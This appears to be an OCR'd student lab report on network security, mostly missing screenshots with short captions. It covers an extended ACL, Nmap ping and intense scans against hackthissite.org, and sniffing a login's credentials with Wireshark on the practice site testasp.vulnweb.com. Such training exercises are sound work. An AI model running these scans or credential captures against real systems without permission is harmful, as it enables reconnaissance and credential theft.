
Extended ACL start with access list 101 to deny PC1 connected Pc2



Trying to Ping PC2 from PC1




Trying to Ping Server FROM PC0




Drive Link:
https://drive.google.com/drive/folders/112jYkDsZ5NaEyJbneGYcHhsuNfWnORSY?usp=sharing

Question 2–Nmap -Perform a ping scan and port scan to increase the debugging level and determine the overall sending rate of the vulnerable website : https://www.hackthissite.org/


Performing ping Scan using Nmap



nmap –sS default port scan for nmap user with root privileges




Intense Scan : nmap -T4 -A -v www.hackthissite.org




Question 3 – WireShark - Send a packet to a vulnerable website and capture the username and password of the website in the TCP stream of WireShark.


First we will figure out the IP address of the site http://testasp.vulnweb.com/




IP- 44.238.29.244




Filter out IP using ip.addr==44.238.29.244






Login :




